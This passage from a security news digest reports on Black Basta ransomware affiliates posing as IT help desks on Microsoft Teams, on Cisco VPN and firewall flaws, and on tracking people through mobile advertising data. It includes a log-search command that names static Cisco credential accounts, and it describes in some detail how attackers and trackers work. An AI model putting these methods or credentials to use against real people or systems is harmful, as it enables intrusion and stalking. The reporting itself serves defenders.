While it is true admin privileges are required, it does not seem to have impacted information-stealing malware operations, which have only increased over the past six months, targeting users through zero-day vulnerabilities, fake fixes to GitHub issues, and even answers on StackOverflow.

Source: <https://www.bleepingcomputer.com/news/security/new-tool-bypasses-google-chromes-new-cookie-encryption-system/>

5. Black Basta ransomware poses as IT support on Microsoft Teams to breach networks

The BlackBasta ransomware operation has moved its social engineering attacks to Microsoft Teams, posing as corporate help desks contacting employees to assist them with an ongoing spam attack.

Black Basta is a ransomware operation active since April 2022 and responsible for hundreds of attacks against corporations worldwide.

After the Conti cybercrime syndicate shut down in June 2022 following a series of embarrassing data breaches, the operation split into multiple groups, with one of these factions believed to be Black Basta.

Black Basta members breach networks through various methods, including vulnerabilities, partnering with malware botnets, and social engineering.

In May, Rapid7 and ReliaQuest released advisories on a new Black Basta social engineering campaign that flooded targeted employees' inboxes with thousands of emails. These emails were not malicious in nature, mostly consisting of newsletters, sign-up confirmations, and email verifications, but they quickly overwhelmed a user's inbox.

The threat actors would then call the overwhelmed employee, posing as their company's IT help desk to help them with their spam problems.

During this voice social engineering attack, the attackers trick the person into installing the AnyDesk remote support tool or providing remote access to their Windows devices by launching the Windows Quick Assist remote control and screen-sharing tool.

From there, the attackers would run a script that installs various payloads, such as ScreenConnect, NetSupport Manager, and Cobalt Strike, which provide continued remote access to the user's corporate device.

Now that the Black Basta affiliate has gained access to the corporate network, they would spread laterally to other devices while elevating privileges, stealing data, and ultimately deploying the ransomware encryptor.

Moving to Microsoft Teams

In a new report by ReliaQuest, researchers observed Black Basta affiliates evolving their tactics in October by now utilizing Microsoft Teams.

Like the previous attack, the threat actors first overwhelm an employee's inbox with email.

However, instead of calling them, the attackers now contact employees through Microsoft Teams as external users, where they impersonate corporate IT help desk contacting the employee to assist them with their spam problem.

The accounts are created under Entra ID tenants that are named to appear to be help desk, like:

- securityadminhelper.onmicrosoft[.]com
- supportserviceadmin.onmicrosoft[.]com
- supportadministrator.onmicrosoft[.]com
- cybersecurityadmin.onmicrosoft[.]com

"These external users set their profiles to a "DisplayName" designed to make the targeted user think they were communicating with a help-desk account," explains the new ReliaQuest report.

"In almost all instances we've observed, the display name included the string "Help Desk," often surrounded by whitespace characters, which is likely to center the name within the chat. We also observed that, typically, targeted users were added to a "OneOnOne" chat."

ReliaQuest says they have also seen the threat actors sending QR codes in the chats, which lead to domains like qr-s1[.]com. However, they could not determine what these QR codes are used for.

The researchers say that the external Microsoft Teams users originate from Russia, with the time zone data regularly being from Moscow.

The goal is to once again trick the target into installing AnyDesk or launching Quick Assist so the threat actors can gain remote access to their devices.

Once connected, the threat actors were seen installing payloads named "AntispamAccount.exe," "AntispamUpdate.exe," and "AntispamConnectUS.exe."

Other researchers have flagged AntispamConnectUS.exe on VirusTotal as SystemBC, a proxy malware that Black Basta used in the past.

Ultimately, Cobalt Strike is installed, providing full access to the compromised device to act as a springboard to push further into the network.

ReliaQuest suggests organizations restrict communication from external users in Microsoft Teams and, if required, only allow it from trusted domains. Logging should also be enabled, especially for the ChatCreated event, to find suspicious chats.

Source: <https://www.bleepingcomputer.com/news/security/black-basta-ransomware-poses-as-it-support-on-microsoft-teams-to-breach-networks/>

6. Cisco fixes VPN DoS flaw discovered in password spray attacks

Cisco fixed a denial of service flaw in its Cisco ASA and Firepower Threat Defense (FTD)



software, which was discovered during large-scale brute force attacks against Cisco VPN devices in April.

The flaw is tracked as CVE-2024-20481 and impacts all versions of Cisco ASA and Cisco FTD up until the latest versions of the software.

"A vulnerability in the Remote Access VPN (RAVPN) service of Cisco Adaptive Security Appliance (ASA) Software and Cisco Firepower Threat Defense (FTD) Software could allow an unauthenticated, remote attacker to cause a denial of service (DoS) of the RAVPN service," reads the CVE-2024-20481 security advisory.

"This vulnerability is due to resource exhaustion. An attacker could exploit this vulnerability by sending a large number of VPN authentication requests to an affected device. A successful exploit could allow the attacker to exhaust resources, resulting in a DoS of the RAVPN service on the affected device."

Cisco says that once this DDoS attack impacts a device, a reload may be required to restore RAVPN services.

While the Cisco Product Security Incident Response Team (PSIRT) says they are aware of the active exploitation of this vulnerability, it was not used to target Cisco ASA devices in DoS attacks.

Instead, the flaw was discovered as part of large-scale brute-force password attacks in April against VPN services on a wide variety of networking hardware, including:

- Cisco Secure Firewall VPN
- Checkpoint VPN
- Fortinet VPN
- SonicWall VPN
- RD Web Services
- Mikrotik
- Draytek
- Ubiquiti

These attacks were designed to harvest valid VPN credentials for corporate networks, which can then be sold on dark web markets, to ransomware gangs for initial access, or used to breach networks in data-theft attacks.

However, due to the large number of sequential and rapid authentication requests made against devices, the attackers unwittingly used up the resources on the device, causing a denial of service state on the Cisco ASA and FTD devices.

The bug is classified as a CWE-772 vulnerability, which indicates that the software was not properly freeing allocated resources, such as memory, during VPN authentication attempts.

Cisco says that this flaw can only be exploited if the RAVPN service is enabled.

Admins can check if SSL VPN is enabled on a device by issuing the following command:

```
firewall# show running-config webvpn | include ^ enable
```

If there is no output, then the RAVPN service is not enabled.

Other Cisco vulnerabilities

Cisco has also issued 37 security advisories for 42 vulnerabilities on various of its products, including three critical-severity flaws impacting Firepower Threat Defense (FTD), Secure Firewall Management Center (FMC), and Adaptive Security Appliance (ASA).

Although none of the flaws have been observed to be actively exploited in the wild, their nature and severity should warrant immediate patching by impacted system admins.

A summary of the flaws is given below:

- **CVE-2024-20424:** Command injection flaw in the web-based management interface of Cisco FMC software, caused by improper validation of HTTP requests. It allows

authenticated remote attackers with at least 'Security Analyst' privileges to execute arbitrary commands on the underlying OS with root privileges. (CVSS v3.1 score: 9.9)

- **CVE-2024-20329:** Remote command injection vulnerability in Cisco ASA caused by insufficient user input validation in remote CLI commands over SSH. It allows authenticated remote attackers to execute root-level OS commands. (CVSS v3.1 score: 9.9)
- **CVE-2024-20412:** Static credentials in Firepower 1000, 2100, 3100, and 4200 Series devices, allowing local attackers unrestricted access to sensitive data, as well as configuration modification. (CVSS v3.1 score: 9.3)

CVE-2024-20424 impacts any Cisco product running a vulnerable version of FMC regardless of device configuration. The vendor has given no workarounds for this flaw.

CVE-2024-20329 impacts ASA releases that have the CiscoSSH stack enabled and SSH access allowed on at least one interface.

A proposed workaround for this flaw is to disable the vulnerable CiscoSSH stack and enable the native SSH stack by using the command: "no ssh stack ciscossh"

This will disconnect active SSH sessions, and changes must be saved to make it persistent across reboots.

CVE-2024-20412 impacts FTD Software versions 7.1 through 7.4 with a VDB release of 387 or earlier on Firepower 1000, 2100, 3100, and 4200 Series devices.

Cisco says there's a workaround for this problem available to impacted clients through its Technical Assistance Center.

For CVE-2024-20412, the software vendor has also included signs of exploitation in the advisory to help system administrators detect malicious activity.

It is recommended to use this command to check for use of static credentials:

```
zgrep -E "Accepted password for  
(csm_processes|report|sftop10user|Sourcefire|SRU)"/ngfw/var/log/messages*
```

If any successful login attempts are listed, it might be an indication of exploitation. If no output is returned, the default credentials weren't used during the log retention period.

No exploitation detection advice was provided for CVE-2024-20424 and CVE-2024-20329, but looking at the logs for unusual/abnormal events is always a solid method for finding suspicious activity.

Updates for all three of the flaws are available through the Cisco Software Checker tool.

Source: <https://www.bleepingcomputer.com/news/security/cisco-fixes-vpn-dos-flaw-discovered-in-password-spray-attacks/>

7. The Global Surveillance Free-for-All in Mobile Ad Data



Not long ago, the ability to digitally track someone's daily movements just by knowing their home address, employer, or place of worship was considered a dangerous power that should remain only within the purview of nation states. But a new lawsuit in a likely constitutional battle over a New Jersey privacy law shows that anyone can now access this capability, thanks to a proliferation of commercial services that Hoover up the digital exhaust emitted by widely-used mobile apps and websites.

Delaware-based **Atlas Data Privacy Corp.** helps its users remove their personal information from the clutches of consumer data brokers, and from people-search services online. Backed by millions of dollars in litigation financing, Atlas so far this year has sued 151 consumer data brokers on behalf of a class that includes more than 20,000 New Jersey law enforcement officers who are signed up for Atlas services.


Atlas alleges all of these data brokers have ignored repeated warnings that they are violating **Daniel's Law**, a New Jersey statute allowing law enforcement, government personnel, judges and their families to have their information completely removed from commercial data brokers. Daniel's Law was passed in 2020 after the death of 20-year-old **Daniel Anderl**, who was killed in a violent attack targeting a federal judge — his mother.

Last week, Atlas invoked Daniel's Law in a lawsuit (PDF) against **Babel Street**, a little-known technology company incorporated in Reston, Va. Babel Street's core product allows

customers to draw a digital polygon around nearly any location on a map of the world, and view a slightly dated (by a few days) time-lapse history of the mobile devices seen coming in and out of the specified area.

Babel Street's **LocateX** platform also allows customers to track individual mobile users by their **Mobile Advertising ID** or **MAID**, a unique, alphanumeric identifier built into all Google Android and Apple mobile devices.

Babel Street can offer this tracking capability by consuming location data and other identifying information that is collected by many websites and broadcast to dozens and sometimes hundreds of ad networks that may wish to bid on showing their ad to a particular user.



This image, taken from a video recording Atlas made of its private investigator using Babel Street to show all of the unique mobile IDs seen over time at a mosque in Dearborn, Michigan. Each red dot represents one mobile device.

In an interview, Atlas said a private investigator they hired was offered a free trial of Babel Street, which the investigator was able to use to determine the home address and daily movements of mobile devices belonging to multiple New Jersey police officers whose families have already faced significant harassment and death threats.

Atlas said the investigator encountered Babel Street while testing hundreds of data broker tools and services to see if personal information on its users was being sold. They soon discovered Babel Street also bundles people-search services with its platform, to make it easier for customers to zero in on a specific device.

The investigator contacted Babel Street about possibly buying home addresses in certain areas of New Jersey. After listening to a sales pitch for Babel Street and expressing interest, the investigator was told Babel Street only offers their service to the government or to "contractors of the government."

"The investigator (truthfully) mentioned that he was contemplating some government contract work in the future and was told by the Babel Street salesperson that 'that's good enough' and that 'they don't actually check,'" Atlas shared in an email with reporters.

KrebsOnSecurity was one of five media outlets invited to review screen recordings that Atlas made while its investigator used a two-week trial version of Babel Street's LocateX service. References and links to reporting by other publications, including **404 Media**, **Haaretz**, **NOTUS**, and **The New York Times**, will appear throughout this story.


Collectively, these stories expose how the broad availability of mobile advertising data has created a market in which virtually anyone can build a sophisticated spying apparatus capable of tracking the daily movements of hundreds of millions of people globally.

The findings outlined in Atlas's lawsuit against Babel Street also illustrate how mobile location data is set to massively complicate several hot-button issues, from the tracking of suspected illegal immigrants or women seeking abortions, to harassing public servants who are already in the crosshairs over baseless conspiracy theories and increasingly hostile political rhetoric against government employees.

WARRANTLESS SURVEILLANCE

Atlas says the Babel Street trial period allowed its investigator to find information about visitors to high-risk targets such as mosques, synagogues, courtrooms and abortion clinics. In one video, an Atlas investigator showed how they isolated mobile devices seen in a New Jersey courtroom parking lot that was reserved for jurors, and then tracked one likely juror's phone to their home address over several days.

While the Atlas investigator had access to its trial account at Babel Street, they were able to successfully track devices belonging to several plaintiffs named or referenced in the lawsuit. They did so by drawing a digital polygon around the home address or workplace of each person in Babel Street's platform, which focused exclusively on the devices that passed through those addresses each day.



Each red dot in this Babel Street map represents a unique mobile device that has been seen since April 2022 at a Jewish synagogue in Los Angeles, Calif. Image: Atlas Data Privacy Corp.

One unique feature of Babel Street is the ability to toggle a “night” mode, which makes it relatively easy to determine within a few meters where a target typically lays their head each night (because their phone is usually not far away).

Atlas plaintiffs **Scott** and **Justyna Maloney** are both veteran officers with the Rahway, NJ police department who live together with their two young children. In April 2023, Scott and Justyna became the target of intense harassment and death threats after Officer Justyna responded to a routine call about a man filming people outside of the Motor Vehicle Commission in Rahway.

The man filming the Motor Vehicle Commission that day is a social media personality who often solicits police contact and then records himself arguing about constitutional rights with the responding officers.

Officer Justyna’s interaction with the man was entirely peaceful, and the episode appeared to end without incident. But after a selectively edited video of that encounter went viral, their home address and unpublished phone numbers were posted online. When their tormentors figured out that Scott was also a cop (a sergeant), the couple began receiving dozens of threatening text messages, including specific death threats.

According to the Atlas lawsuit, one of the messages to Mr. Maloney demanded money, and warned that his family would “pay in blood” if he didn’t comply. Sgt. Maloney said he then received a video in which a masked individual pointed a rifle at the camera and told him that his family was “going to get [their] heads cut off.”

Maloney said a few weeks later, one of their neighbors saw two suspicious individuals in ski masks parked one block away from the home and alerted police. Atlas’s complaint says video surveillance from neighboring homes shows the masked individuals circling the Maloney’s

home. The responding officers arrested two men, who were armed, for unlawful possession of a firearm.



According to Google Maps, Babel Street shares a corporate address with Google and the consumer credit reporting bureau TransUnion.

Atlas said their investigator was not able to conclusively find Scott Maloney's iPhone in the Babel Street platform, but they did find Justyna's. Babel Street had nearly 100,000 hits for her phone over several months, allowing Atlas to piece together an intimate picture of Justyna's daily movements and meetings with others.

An Atlas investigator visited the Maloneys and inspected Justyna's iPhone, and determined the only app that used her device's location data was from the department store **Macy's**.

In a written response to questions, Macy's said its app includes an opt-in feature for geo-location, "which allows customers to receive an enhanced shopping experience based on their location."

"We do not store any customer location information," Macy's wrote. "We share geo-location data with a limited number of partners who help us deliver this enhanced app experience. Furthermore, we have no connection with Babel Street".

Justyna's experience highlights a stark reality about the broad availability of mobile location data: Even if the person you're looking for isn't directly identifiable in platforms like Babel Street, it is likely that at least some of that person's family members are. In other words, it's often trivial to infer the location of one device by successfully locating another.

The terms of service for Babel Street's Locate X service state that the product "may not be used as the basis for any legal process in any country, including as the basis for a warrant, subpoena, or any other legal or administrative action." But Scott Maloney said he's convinced by their experience that not even law enforcement agencies should have access to this capability without a warrant.

“As a law enforcement officer, in order for me to track someone I need a judge to sign a warrant – and that’s for a criminal investigation after we’ve developed probable cause,” Mr. Maloney said in an interview. “Data brokers tracking me and my family just to sell that information for profit, without our consent, and even after we’ve explicitly asked them not to is deeply disturbing.”

Mr. Maloney’s law enforcement colleagues in other states may see things differently. In August, **The Texas Observer** reported that state police plan to spend more than \$5 million on a contract for a controversial surveillance tool called **Tangles** from the tech firm PenLink. Tangles is an AI-based web platform that scrapes information from the open, deep and dark web, and it has a premier feature called **WebLoc** that can be used to geofence mobile devices.

The **Associated Press** reported last month that law enforcement agencies from suburban Southern California to rural North Carolina have been using an obscure cell phone tracking tool called Fog Reveal — at times without warrants — that gives them the ability to follow people’s movements going back many months.

It remains unclear precisely how Babel Street is obtaining the abundance of mobile location data made available to users of its platform. The company did not respond to multiple requests for comment.

But according to a document (PDF) obtained under a Freedom of Information Act request with the Department of Homeland Security’s Science and Technology directorate, Babel Street re-hosts data from the commercial phone tracking firm **Venntel**.

On Monday, the Substack newsletter **All-Source Intelligence** unearthed documents indicating that the **U.S. Federal Trade Commission** has opened an inquiry into Venntel and its parent company Gravy Analytics.

“Venntel has also been a data partner of the police surveillance contractor Fog Data Science, whose product has been described as ‘mass surveillance on a budget,’” All-Source’s **Jack Poulson** wrote. “Venntel was also reported to have been a primary data source of the controversial ‘Locate X’ phone tracking product of the American data fusion company Babel Street.”

MAID IN HELL

The Mobile Advertising ID or MAID — the unique alphanumeric identifier assigned to each mobile device — was originally envisioned as a way to distinguish individual mobile customers without relying on personally identifiable information such as phone numbers or email addresses.

However, there is now a robust industry of marketing and advertising companies that specialize in assembling enormous lists of MAIDs that are “enriched” with historical and personal information about the individual behind each MAID.



BIGDBM US Consumer Mobile Device (MAIDs) Data

BIGDBM · ★ No reviews yet · ✔ Verified Data Provider

Contact Provider

Save for later

Data Samples

#	IndividualID	First_Name	Middle_Name	Last_Name	Name_Suffix	Address	City	State	Zip	Zip4	Email	Phc
1												
2												
3												
4												
5												
6												
7												
8												
9												
10												
...												

Consumer_Mobile.csv

One of many vendors that “enrich” MAID data with other identifying information, including name, address, email address and phone number.

Atlas said its investigator wanted to know whether they could find enriched MAID records on their New Jersey law enforcement customers, and soon found plenty of ad data brokers willing to sell it.

Some vendors offered only a handful of data fields, such as first and last name, MAID and email address. Other brokers sold far more detailed histories along with their MAID, including each subject’s social media profiles, precise GPS coordinates, and even likely consumer category.


How are advertisers and data brokers gaining access to so much information? Some sources of MAID data can be apps on your phone such as **AccuWeather**, **GasBuddy**, **Grindr**, and **MyFitnessPal** that collect your MAID and location and sell that to brokers.

A user’s MAID profile and location data also is commonly shared as a consequence of simply using a smartphone to visit a web page that features ads. In the few milliseconds before those ads load, the website will send a “**bid request**” to various ad exchanges, where advertisers can bid on the chance to place their ad in front of users who match the consumer profiles they’re seeking. A great deal of data can be included in a bid request, including the user’s precise location (the current open standard for bid requests is detailed here).

The trouble is that virtually anyone can access the “bidstream” data flowing through these so-called “**realtime bidding**” networks, because the information is simultaneously broadcast in the clear to hundreds of entities around the world.

The result is that there are a number of marketing companies that now enrich and broker access to this mobile location information. Earlier this year, the German news outlet **netzpolitik.org** purchased a bidstream data set containing more than 3.6 billion data points, and shared the information with the German daily **BR24**. They concluded that the data they

obtained (through a free trial, no less) made it possible to establish movement profiles — some of them quite precise — of several million people across Germany.



A screenshot from the BR24/Netzpolitik story about their ability to track millions of Germans, including many employees of the German Federal Police and Interior Ministry.

Politico recently covered startling research from universities in New Hampshire, Kentucky and St. Louis that showed how the mobile advertising data they acquired allowed them to link visits from investigators with the **U.S. Securities and Exchange Commission (SEC)** to insiders selling stock before the investigations became public knowledge.

The researchers in that study said they didn't attempt to use the same methods to track regulators from other agencies, but that virtually anyone could do it.

Justin Sherman, a distinguished fellow at Georgetown Law's Center for Privacy and Technology, called the research a "shocking demonstration of what happens when companies can freely harvest Americans' geolocation data and sell it for their chosen price."

"Politicians should understand how they, their staff, and public servants are threatened by the sale of personal data—and constituent groups should realize that talk of data broker 'controls' or 'best practices' is designed by companies to distract from the underlying problems and the comprehensive privacy and security solutions," Sherman wrote for Lawfare this week.

A BIDSTREAM DRAGNET?


The Orwellian nature of modern mobile advertising networks may soon have far-reaching implications for women's reproductive rights, as more states move to outlaw abortion within

their borders. The 2022 Dobbs decision by the U.S. Supreme Court discarded the federal right to abortion, and 14 states have since enacted strict abortion bans.

Anti-abortion groups are already using mobile advertising data to advance their cause. In May 2023, **The Wall Street Journal** reported that an anti-abortion group in Wisconsin used precise geolocation data to direct ads to women it suspected of seeking abortions.

As it stands, there is little to stop anti-abortion groups from purchasing bidstream data (or renting access to a platform like Babel Street) and using it to geofence abortion clinics, potentially revealing all mobile devices transiting through these locations.

Atlas said its investigator geofenced an abortion clinic and was able to identify a likely employee at that clinic, following their daily route to and from that individual’s home address.



A still shot from a video Atlas shared of its use of Babel Street to identify and track an employee traveling each day between their home and the clinic.

Last year, Idaho became the first state to outlaw “abortion trafficking,” which the **Idaho Capital Sun** reports is defined as “recruiting, harboring or transporting a pregnant minor to get an abortion or abortion medication without parental permission.” Tennessee now has a similar law, and GOP lawmakers in five other states introduced abortion trafficking bills that failed to advance this year, the Sun reports.

Atlas said its investigator used Babel Street to identify and track a person traveling from their home in Alabama — where abortion is now illegal — to an abortion clinic just over the border in Tallahassee, Fla. — and back home again within a few hours. Abortion rights

advocates and providers are currently suing Alabama Attorney General Steve Marshall, seeking to block him from prosecuting people who help patients travel out-of-state to end pregnancies.

Eva Galperin, director of cybersecurity at the **Electronic Frontier Foundation (EFF)**, a non-profit digital rights group, said she's extremely concerned about dragnet surveillance of people crossing state lines in order to get abortions.

"Specifically, Republican officials from states that have outlawed abortion have made it clear that they are interested in targeting people who have gone to neighboring states in order to get abortions, and to make it more difficult for people who are seeking abortions to go to neighboring states," Galperin said. "It's not a great leap to imagine that states will do this."

APPLES AND GOOGLES

Atlas found that for the right price (typically \$10-50k a year), brokers can provide access to tens of billions of data points covering large swaths of the US population and the rest of the world.

Based on the data sets Atlas acquired — many of which included older MAID records — they estimate they could locate roughly 80 percent of Android-based devices, and about 25 percent of Apple phones. Google refers to its MAID as the "**Android Advertising ID**," (AAID) while Apple calls it the "**Identifier for Advertisers**" (IDFA).

What accounts for the disparity between the number of Android and Apple devices that can be found in mobile advertising data? In April 2021, Apple shipped version 14.5 of its iOS operating system, which introduced a technology called **App Tracking Transparency (ATT)** that requires apps to get affirmative consent before they can track users by their IDFA or any other identifier.

Apple's introduction of ATT had a swift and profound impact on the advertising market: Less than a year later Facebook disclosed that the iPhone privacy feature would decrease the company's 2022 revenues by about \$10 billion.

TECH

Facebook says Apple iOS privacy change will result in \$10 billion revenue hit this year

PUBLISHED WED, FEB 2 2022-7:54 PM EST | UPDATED THU, FEB 3 2022-11:06 AM EST



Kif Leswing
@KIFLESWING

SHARE [f](#) [X](#) [in](#) [✉](#)

Google runs by far the world's largest ad exchange, known as **AdX**. **The U.S. Department of Justice**, which has accused Google of building a monopoly over the technology that places ads on websites, estimates that Google's ad exchange controls 47 percent of the U.S. market and 56 percent globally.

Google's **Android** is also the dominant mobile operating system worldwide, with more than 72 percent of the market. In the U.S., however, iPhone users claim approximately 55 percent of the market, according to TechRepublic.

In response to requests for comment, Google said it does not send real time bidding requests to Babel Street, nor does it share precise location data in bid requests. The company added that its policies explicitly prohibit the sale of data from real-time bidding, or its use for any purpose other than advertising.

Google said its MAIDs are randomly generated and do not contain IP addresses, GPS coordinates, or any other location data, and that its ad systems do not share anyone's precise location data.

"Android has clear controls for users to manage app access to device location, and reset or delete their advertising ID," Google's written statement reads. "If we learn that someone, whether an app developer, ad tech company or anyone else, is violating our policies, we take appropriate action. Beyond that, we support legislation and industry collaboration to address these types of data practices that negatively affect the entire mobile ecosystem, including all operating systems."

In a written statement shared with reporters, Apple said Location Services is not on by default in its devices. Rather, users must enable Location Services and must give permission to each app or website to use location data. Users can turn Location Services off at any time, and can change whether apps have access to location at any time. The user's choices include precise vs. approximate location, as well as a one-time grant of location access by the app.

"We believe that privacy is a fundamental human right, and build privacy protections into each of our products and services to put the user in control of their data," an Apple spokesperson said. "We minimize personal data collection, and where possible, process data only on users' devices."

Zach Edwards is a senior threat analyst at the cybersecurity firm **SilentPush** who has studied the location data industry closely. Edwards said Google and Apple can't keep pretending like the MAIDs being broadcast into the bidstream from hundreds of millions of American devices aren't making most people trivially trackable.

"The privacy risks here will remain until Apple and Google permanently turn off their mobile advertising ID schemes and admit to the American public that this is the technology that has been supporting the global data broker ecosystem," he said.

STATES ACT, WHILE CONGRESS DITHERS

According to **Bloomberg Law**, between 2019 and 2023, threats against federal judges have more than doubled. Amid increasingly hostile political rhetoric and conspiracy theories

against government officials, a growing number of states are seeking to pass their own versions of Daniel's Law.

Last month, a retired **West Virginia** police officer filed a class action lawsuit against the people-search service Whitepages for listing their personal information in violation of a statute the state passed in 2021 that largely mirrors Daniel's Law.

